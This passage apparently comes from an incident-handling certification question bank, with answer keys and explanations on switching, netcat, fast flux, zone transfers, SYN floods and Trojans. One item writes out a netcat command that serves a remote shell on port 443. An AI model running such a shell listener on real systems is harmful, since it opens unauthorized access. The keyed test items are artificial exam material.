“Monitor the events and provide new information directly to the security team.” is correct because the NOC has already performed its essential initial responsibility: detect the service-impacting event and escalate it to the team responsible for incident handling and response coordination. During an active denial-of-service incident, the NOC remains a critical operational sensor. It should maintain visibility into availability, traffic patterns, affected systems, alert volumes, and changes in impact, then promptly relay material updates to the security team. This gives incident responders the current evidence needed to validate scope, select containment actions, coordinate with network or service owners, and assess whether mitigations are effective.

Continuous monitoring also supports accurate incident records and helps identify escalation triggers, such as new targets, a change in attack volume or source characteristics, or degradation of additional services. NIST’s incident-response guidance describes detection, analysis, containment, eradication, and recovery as coordinated activities that rely on timely communication and ongoing analysis. In practice, preserving a clear operational handoff while supplying updated telemetry prevents duplicated effort and enables the designated response team to make informed, authorized decisions. See NIST SP 800-61 Rev. 2, Computer Security Incident Handling Guide and the CISA denial-of-service attack guidance.

QUESTION NO: 58

When switching traffic on a LAN, what element of the Ethernet frame does a switch use to make its decision on where to send the data?

A. Destination IP address

B. Destination MAC address

C. Destination ARP response

D. Source DHCP packet

ANSWER: B

Explanation:

Destination MAC address is correct. A conventional Ethernet switch operates at Layer 2 and makes forwarding decisions by examining the destination Media Access Control (MAC) address in each received Ethernet frame. The switch maintains a MAC address table—also called a forwarding database or content-addressable memory table—that associates learned source MAC addresses with the switch ports on which they were seen. When a frame arrives, the switch looks up its destination MAC address in this table and forwards the frame out the corresponding port. This mechanism enables efficient local-area network forwarding without requiring the switch to inspect Layer 3 information. If the destination MAC address is not yet known, or if the frame is addressed to a broadcast or applicable multicast address, the switch uses flooding behavior as appropriate; however, the forwarding lookup itself is still based on the Ethernet destination MAC field. This distinction is important during incident handling and packet analysis because Ethernet headers identify the Layer 2 delivery decision separately from the IP header’s Layer 3 addressing and routing functions. See the Cisco LAN switching overview and RFC 826, Address Resolution Protocol.

QUESTION NO: 59

Which of the following types of skills are required in the members of an incident handling team?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Organizational skills

B. Diplomatic skills

C. Methodical skills

D. Technical skills

ANSWER: A B D

Explanation:

Effective incident handling depends on a team having organizational skills, diplomatic skills, and technical skills. Organizational skills enable responders to coordinate tasks, maintain evidence and case records, establish priorities, track actions, and ensure that containment, eradication, recovery, and reporting activities proceed in an orderly manner. Incident response is time-sensitive and commonly involves many stakeholders, so this coordination is an operational necessity.

Diplomatic skills are equally important because incident handlers must communicate difficult findings, request action from system owners, work with management and legal personnel, and preserve productive relationships while an investigation is underway. Clear, tactful communication helps the team obtain cooperation and deliver technically sound recommendations in a way the organization can act on.

Technical skills allow team members to investigate alerts, collect and analyze relevant evidence, understand attacker activity, scope the incident, and recommend appropriate containment and remediation. NIST describes incident-response capability as requiring appropriate technical expertise alongside defined processes and coordination. These combined skills support the preparation, detection and analysis, containment, eradication, recovery, and post-incident phases described in NIST SP 800-61 Rev. 2. NIST's incident-response guidance and resources are also available through the NIST Computer Security Incident Handling Guide.

QUESTION NO: 60

You work as a Network Administrator for ABC Inc. The company has a Windows-based network. The company uses Check Point SmartDefense to provide security to the network of the company. You use SmartDefense on the HTTP servers of the company to fix the limitation for the maximum number of response headers allowed.

Which of the following attacks will be blocked by defining this limitation?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Land attack

B. Code red worm

C. Backdoor attack

D. User-defined worm

ANSWER: B D

Explanation:

Defining a maximum number of HTTP response headers is an application-layer protocol-enforcement control. In the SmartDefense context, it constrains abnormal HTTP exchanges that can be used by worms to deliver, relay, or process malformed HTTP content. **Code red worm** is correct because SmartDefense's HTTP protections were designed to recognize and constrain malicious web-server traffic associated with well-known IIS-targeting worm activity. A response-header limit gives the inspection engine a definite boundary for rejecting protocol behavior that exceeds the configured, expected HTTP format rather than allowing an unusually large header set to be processed.

User-defined worm is also correct because SmartDefense permits policy enforcement against anomalous HTTP behavior independently of a worm's specific name or signature. A custom worm using HTTP can attempt to exploit parser or resource-handling weaknesses by generating excessive or malformed response-header structures. Enforcing a reasonable maximum reduces the available attack surface and causes traffic outside the permitted HTTP profile to be blocked. This is a defense-in-depth measure: administrators should set the threshold according to the legitimate behavior of their applications and monitor rejected traffic before broadly tuning the policy. See Check Point's Threat Prevention Administration Guide and Microsoft's Code Red security bulletin.

QUESTION NO: 61

Which of the following activities would the fast flux technique be most useful in helping a bot-herder accomplish?

A. Ensuring all commands issued to compromised hosts are encrypted

B. Patching all hosts in the bot-net so other attackers cannot infect them

C. Disabling anti-virus and firewall controls on infected hosts

D. Making sure a phishing site remains accessible to targeted victims

ANSWER: D

Explanation:

Making sure a phishing site remains accessible to targeted victims is correct. Fast flux is an infrastructure-resilience and evasion technique in which a malicious domain resolves to a rapidly changing set of IP addresses, often belonging to compromised systems acting as proxies or redirectors. The bot-herder can rotate these intermediary hosts frequently, typically using short DNS time-to-live values, while keeping the actual backend phishing server concealed. If one proxy IP is blocked, taken offline, or identified by defenders, DNS responses can direct subsequent victims to another available compromised host. This makes blocking and takedown efforts more difficult and helps preserve access to the phishing content for a longer period. The technique may be implemented as single-flux, where IP addresses change, or more extensively with changes involving DNS infrastructure as well. From an incident-handling perspective, investigators should correlate DNS history, passive DNS data, short TTLs, proxy behavior, and common hosting or domain artifacts rather than relying on a single resolved address. The U.S. Cybersecurity and Infrastructure Security Agency describes fast-flux networks as a method criminals use to make malicious services highly available and resistant to mitigation. See CISA's Fast Flux Service Networks alert and the ICANN Fast Flux Working Group final report.

QUESTION NO: 62

Which of the following is a technique for creating Internet maps?

Each correct answer represents a complete solution. (Choose two.)

A. Active Probing

B. AS PATH Inference

C. Object Relational Mapping

D. Network Quota

ANSWER: A B

Explanation:

Internet mapping builds a model of network topology, including reachable routers, links, autonomous systems, and the paths connecting them. **Active Probing** is a core technique because it sends measurement traffic, such as traceroute-style probes, toward selected destinations and records the hop-by-hop responses. Those observations can be aggregated to infer router-level paths and connectivity. CAIDA's Internet topology measurement work, including its Ark infrastructure, is based on this type of active probing.

AS PATH Inference is also a valid Internet-mapping technique at the autonomous-system level. BGP routing information contains AS-path attributes that identify the autonomous systems through which an announced route has propagated. Analyzing those paths permits researchers and defenders to infer interdomain connectivity and construct an AS-level view of Internet topology. This complements active measurements by representing routing relationships and paths that are visible through BGP control-plane data. Together, active probing and AS-path analysis provide distinct but compatible perspectives for creating Internet maps. See CAIDA Ark for active Internet-topology measurement and RFC 4271, section 5.1.2 for the BGP AS_PATH attribute.

QUESTION NO: 63

Which of the following is the Web 2.0 programming methodology that is used to create Web pages that are dynamic and interactive?

A. UML

B. Ajax

C. RSS

D. XML

ANSWER: B

Explanation:

Ajax is the correct answer. Ajax, short for Asynchronous JavaScript and XML, is a web-development approach associated with Web 2.0 applications. It combines browser-side JavaScript with asynchronous HTTP requests so a page can exchange data with a web server in the background. As a result, an application can update only the relevant part of a page—such as refreshing search suggestions, loading messages, or submitting form data—without requiring the user to reload the entire page. This produces the responsive, dynamic, and interactive behavior commonly expected from modern web applications.

Although its name includes XML, Ajax does not require XML specifically; applications commonly use JSON or other data formats. The essential characteristics are JavaScript-driven interaction with the page and asynchronous communication with server-side resources. The MDN documentation describes Ajax as using JavaScript to send and receive data asynchronously, enabling portions of a page to be updated without a full page reload. The original Adaptive Path article that popularized the term also explains Ajax as a set of existing technologies used together to create richer web applications. See MDN Web Docs: Ajax and Adaptive Path: Ajax—A New Approach to Web Applications.

QUESTION NO: 64

Analyze the following command. What will this command do?

$ nc -1 -p 443 -e /bin/csh

A. Provide an encrypted login shell to act as a proxy relay

B. Connect to port 443 of a remote host and provide a shell relay

C. Impersonate the HTTPS process and hide it using a shell process

D. Listen on port 443 and return a shell to connecting hosts

E. Fail because `-1` is not the Netcat listen option; the listener switch is `-l`.

ANSWER: E

Explanation:

The command as written will fail because `-1` uses the numeral one rather than the lowercase letter `l`. Netcat implementations document `-l` as the listen-mode switch; it is not interchangeable with `-1`. Consequently, a typical Netcat

command-line parser treats `-1` as an unrecognized option, prints usage or an invalid-option error, and does not bind to TCP port 443 or execute `/bin/csh`. This distinction is operationally important in incident handling: command lines collected from logs, screenshots, or OCR output must be verified character by character before concluding that a listener or shell was successfully established. The intended legacy-Netcat listener syntax would use `-l`, together with `-p 443` and `-e /bin/csh`, subject to the installed Netcat variant supporting `-e`. The OpenBSD `nc` manual identifies `-l` as the listen option, while the traditional Netcat documentation describes its available command-line switches. See the OpenBSD nc manual and the netcat-traditional manual.

QUESTION NO: 65 - (SIMULATION)

Fill in the blank with the appropriate term.

_____ is a technique used to make sure that incoming packets are actually from the networks that they claim to be from.

ANSWER: See the explanation for the answer

Explanation:

Answer: Ingress filtering

Ingress filtering validates the source addresses of incoming packets to ensure they originate from the networks they claim to represent. It is commonly used to prevent IP address spoofing.

QUESTION NO: 66

OutGuess is used for _____ attack.

A. Steganography

B. Web password cracking

C. SQL injection

D. Man-in-the-middle

ANSWER: A

Explanation:

Steganography is correct because OutGuess is a steganographic tool designed to conceal information within an apparently ordinary carrier file, particularly JPEG images. Rather than protecting the content by making it visibly unreadable, steganography aims to hide the existence of the message itself. OutGuess can embed a payload into image data while attempting to preserve statistical characteristics that might otherwise reveal that the image has been modified. In an incident-handling context, this capability is relevant because an attacker may use innocuous-looking images to store or transport hidden instructions, stolen data, or other payloads, bypassing casual inspection and some content-monitoring controls. Analysts who encounter suspicious image files should therefore consider steganographic examination when the file's origin, size, metadata, or behavior is inconsistent with expectations. The Kali Linux tool documentation identifies OutGuess as a universal steganographic tool and describes its use with JPEG images. NIST's glossary further defines steganography as concealing information within other information so that the hidden data is not apparent. See Kali Linux OutGuess documentation and NIST's definition of steganography.

QUESTION NO: 67

Which of the following steps can be taken as countermeasures against sniffer attacks? Each correct answer represents a complete solution. (Choose all that apply.)

A. Use encrypted protocols for all communications.

B. Use switches rather than hubs to limit ordinary unicast traffic to intended switch ports.

C. Use tools such as StackGuard and Immunix System to avoid attacks.

D. Reduce the range of the network to avoid attacks into wireless networks.

ANSWER: A B D

Explanation:

Sniffing countermeasures should either protect the confidentiality of captured traffic or reduce an attacker's opportunity to capture traffic in the first place. **Use encrypted protocols for all communications.** is the most important protection because properly implemented encryption prevents a packet capture from disclosing the contents of communications, even if an attacker obtains the packets. Secure protocols such as TLS, SSH, and encrypted VPN tunnels provide this protection when certificates, authentication, and configuration are properly managed.

Use switches rather than hubs to limit ordinary unicast traffic to intended switch ports. reduces passive local-network exposure. Unlike a hub, which repeats received traffic to all connected ports, a switch normally forwards unicast frames only through the port associated with the destination MAC address. This substantially limits the traffic a host can passively observe on a wired LAN.

Reduce the range of the network to avoid attacks into wireless networks. is also a useful wireless exposure-reduction measure. Controlling access-point transmit power, antenna placement, and physical coverage helps keep radio signals within the intended area, reducing the locations from which an unauthorized party can attempt to capture wireless traffic. NIST recommends applying layered protections, including encryption and radio-frequency coverage considerations, for wireless networks. See NIST SP 800-153 and Cisco's switching overview.

QUESTION NO: 68

Which of the following tasks can be performed by using netcat utility?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Checking file integrity

B. Creating a Backdoor

C. Firewall testing

D. Port scanning and service identification

ANSWER: B C D

Explanation:

Netcat is a general-purpose TCP/UDP networking utility that can establish outbound connections, listen for inbound connections, transfer data, and interact directly with network services. **Creating a Backdoor** is a valid use because netcat can be configured as a listener and, in implementations that support command execution or when combined with shell redirection techniques, can provide remote command access. This capability is why incident responders commonly investigate suspicious netcat processes and listeners.

Firewall testing is also supported because an analyst can attempt TCP or UDP connections to a selected host and port, helping validate whether a firewall or access-control rule permits, blocks, or filters traffic. Its listener mode is useful for controlled tests of inbound connectivity as well.

Port scanning and service identification can be performed by testing ports and reading returned service banners or protocol responses. Netcat implementations commonly provide a zero-I/O scan mode for TCP port checks, while ordinary connections can be used for basic banner grabbing and manual service interaction. These functions are documented by the Nmap Ncat reference and the OpenBSD netcat manual: Ncat Users' Guide and OpenBSD nc manual.

QUESTION NO: 69

Which of the following types of malware can an antivirus application disable and destroy?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Rootkit

B. Trojan

C. Crimeware

D. Worm

E. Adware

F. Virus

ANSWER: A B D F

Explanation:

Antivirus software is designed to identify, block, quarantine, and remove recognized malicious code using signatures, heuristic analysis, behavioral detections, and remediation routines. A **Virus** is a traditional target for antivirus scanning because it attaches to or modifies files and can be detected and removed from infected hosts. A **Worm** is also malware that endpoint security products can detect and eradicate, while helping stop its propagation through malicious processes, files, or network activity. A **Trojan** masquerades as legitimate software but is routinely addressed by antivirus and endpoint-protection engines through file, behavior, and reputation-based detection. A **Rootkit** attempts to hide malicious activity or preserve privileged access; modern antivirus and anti-malware tools may detect and remove known rootkit components, sometimes using offline or boot-time scanning to operate outside the compromised operating environment. These malware categories are therefore appropriate targets for antivirus remediation. Microsoft describes Microsoft Defender Antivirus detection, quarantine, and remediation capabilities in its next-generation protection documentation. CISA also recommends using antivirus or anti-malware software as a core defensive control in its Secure Our World guidance.

QUESTION NO: 70

Which of the following options scans the networks for vulnerabilities regarding the security of a network?

A. System enumerators

B. Port enumerators

C. Network enumerators

D. Vulnerability enumerators

ANSWER: D

Explanation:

Vulnerability enumerators are the appropriate choice because their purpose is to identify security weaknesses in networked systems, services, and configurations. In practical incident handling and security assessment work, this function is generally performed by vulnerability-scanning tools. Such tools probe discovered hosts and exposed services, collect version and configuration information, and compare the findings with known vulnerability signatures, security advisories, and policy checks. The results help defenders prioritize remediation based on factors such as severity, exposure, and the potential operational impact of a weakness.

This activity supports a repeatable vulnerability-management process: define the authorized scope, perform authenticated or unauthenticated scans as appropriate, validate significant findings, remediate the underlying issue, and rescan to verify that remediation was effective. NIST describes network discovery and vulnerability scanning as core technical assessment activities in its Technical Guide to Information Security Testing and Assessment. CISA also emphasizes continuous identification and mitigation of known exploitable vulnerabilities through its Known Exploited Vulnerabilities Catalog. Therefore, vulnerability enumeration directly addresses scanning a network to locate security vulnerabilities.

QUESTION NO: 71

Which of the following statements are true regarding SYN flood attack?

A. The attacker sends a succession of SYN requests to a target system.

B. SYN flood is a form of Denial-of-Service (DoS) attack.

C. The attacker sends thousands and thousands of ACK packets to the victim.

D. SYN cookies protect against SYN floods by avoiding per-connection resource allocation on the target host until the handshake is completed.

ANSWER: A B D

Explanation:

A SYN flood works by sending a high volume of TCP connection-initiation requests to a target. For each received SYN, a TCP service ordinarily creates state for a pending connection and responds with a SYN-ACK while awaiting the final handshake response. When many requests do not complete the handshake, the backlog of pending connections can be exhausted, preventing legitimate clients from establishing new connections. This makes a SYN flood a denial-of-service attack: its goal is to consume connection-handling capacity rather than necessarily compromise confidentiality or integrity.

SYN cookies are an important defensive mechanism because they let the server encode the state needed to validate a connection into the sequence number of its SYN-ACK response. The server can therefore defer allocating per-connection state until it receives a valid final handshake response. This substantially reduces the resource-exhaustion effect of spoofed or incomplete connection attempts, particularly when the SYN backlog is under pressure. SYN cookies are commonly used alongside rate limiting, filtering, backlog tuning, and upstream DDoS mitigation. See the RFC 4987 discussion of TCP SYN flooding and the Linux kernel TCP SYN-cookie documentation.

QUESTION NO: 72

In the DNS Zone transfer enumeration, an attacker attempts to retrieve a copy of the entire zone file for a domain from a DNS server. The information provided by the DNS zone can help an attacker gather user names, passwords, and other valuable information. To attempt a zone transfer, an attacker must be connected to a DNS server that is the authoritative server for that zone. Besides this, an attacker can launch a Denial of Service attack against the zone's DNS servers by flooding them with many requests. Which of the following tools can an attacker use to perform a DNS zone transfer?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Host

B. Dig

C. DSniff

D. NSLookup

ANSWER: A B D

Explanation:

Host, **Dig**, and **NSLookup**

can request a DNS full zone transfer (AXFR) when used against an authoritative server that permits the request. In BIND-derived `host`, the `-l` option lists hosts in a domain by performing a zone transfer. For example, an assessor can direct the request to a particular authoritative server while validating whether AXFR exposure exists. The BIND documentation describes `host` as a DNS lookup utility and documents its domain-listing behavior: BIND host manual.

Dig explicitly supports querying a requested DNS record type, including `AXFR`; a typical controlled test uses a query such as `dig AXFR example.com @authoritative-server`. The `dig` manual documents AXFR and IXFR as transfer query types: BIND dig manual. Traditional interactive **NSLookup**

implementations also provide the `ls` command for listing a domain, which requests the zone data from a DNS server.

In practice, authoritative status alone does not guarantee success. DNS administrators normally restrict AXFR to designated secondary servers through server ACLs and TSIG authentication. Nevertheless, these utilities are appropriate for authorized incident-response validation of whether an improperly exposed zone transfer reveals internal host names, addressing, mail-routing records, and other reconnaissance-relevant DNS data.

QUESTION NO: 73

John works as a Network Administrator for We-are-secure Inc. He finds that TCP port 7597 of the Weare- secure server is open. He suspects that it may be open due to a Trojan installed on the server. He presents a report to the company describing the symptoms of the Trojan. A summary of the report is given below:

Once this Trojan has been installed on the computer, it searches Notpad.exe, renames it Note.com, and then copies itself to the computer as Notepad.exe. Each time Notepad.exe is executed, the Trojan executes and calls the original Notepad to avoid being noticed.

Which of the following Trojans has the symptoms as the one described above?

A. NetBus

B. Qaz

C. eBlaster

D. SubSeven

ANSWER: B

Explanation:

Qaz is correct because its well-known historical behavior matches both indicators in the incident report: it uses TCP port 7597 for remote access and disguises itself by replacing the Windows Notepad executable. The malware preserves the legitimate program under a different name, then installs its own executable as `Notepad.exe`. When a user opens Notepad, the malicious replacement runs first and launches the preserved legitimate editor, helping the compromise remain inconspicuous while maintaining access for an attacker.

This is a classic example of Trojan masquerading and executable replacement: the expected application appears to operate normally, but its launch path has been hijacked to execute malware. In incident handling, the combination of an unexpected listening port and altered system binaries is a high-confidence behavioral indicator. Investigators should preserve evidence, identify the process listening on port 7597, validate the Notepad file path and hashes against trusted baselines, and examine persistence and network-connection artifacts before remediation. Guidance on analyzing malicious activity and preserving relevant host and network evidence is available from CISA's Incident Response Plan Basics and NIST's Cybersecurity Framework.

QUESTION NO: 75

How could an attacker bypass client-side filtering of user input?

A. By using a web proxy tool

B. By disabling unsigned Active X controls in Internet Explorer

C. By cracking SSL keys

D. By breaking into the web server and disabling filtering

ANSWER: A

Explanation:

By using a web proxy tool is correct because client-side input filtering runs in the user's browser and therefore cannot be treated as a security boundary. An attacker controls the client and can intercept an HTTP request after the browser's JavaScript has performed any validation or character filtering. Using an intercepting proxy, the attacker can modify form parameters, request bodies, headers, or URLs before forwarding the request to the application. This makes it possible to submit values that the browser interface or JavaScript would normally prevent, including unexpected characters and malformed or deliberately crafted input.

Secure applications must enforce validation, canonicalization, authorization, and output encoding on the server, where the attacker cannot simply alter the enforcement logic. Client-side validation remains useful for usability and quick feedback, but it is only a convenience feature; the server must independently verify every security-relevant input. OWASP specifically advises that client-side validation can be bypassed and that validation must be performed server-side. See the OWASP Input Validation Cheat Sheet and OWASP's guidance on client-side manipulation.

QUESTION NO: 76

Which of the following Denial-of-Service (DoS) attacks employ IP fragmentation mechanism?

Each correct answer represents a complete solution. (Choose two.)

A. Land attack

B. SYN flood attack

C. Teardrop attack

D. Ping of Death attack

ANSWER: C D

Explanation:

Teardrop attack and Ping of Death attack both depend on IP fragmentation and the target's handling of packet reassembly. A Teardrop attack sends deliberately malformed IP fragments whose fragment offsets and lengths overlap or otherwise create inconsistent reassembly conditions. Historically, vulnerable IP implementations could crash, hang, or behave unpredictably while attempting to rebuild these malformed datagrams. IP fragmentation uses a fragment offset field and a more-fragments indicator so that a receiving host can reconstruct the original packet; these are defined in the IPv4 header specification in RFC 791.

A Ping of Death similarly exploits reassembly, typically by transmitting an oversized ICMP Echo Request split across multiple IP fragments. Although each fragment can conform to the network's packet-size constraints, the reassembled datagram exceeds the maximum IPv4 packet size of 65,535 bytes. Older or unpatched systems could fail when processing that oversized reassembled packet. Modern systems generally mitigate these historical flaws through robust bounds checking and updated network stacks, but the defining mechanism of both attacks remains malicious use of fragmented IP datagrams. CERT's vulnerability note on historical oversized-packet issues provides additional context at CERT/CC VU#803539.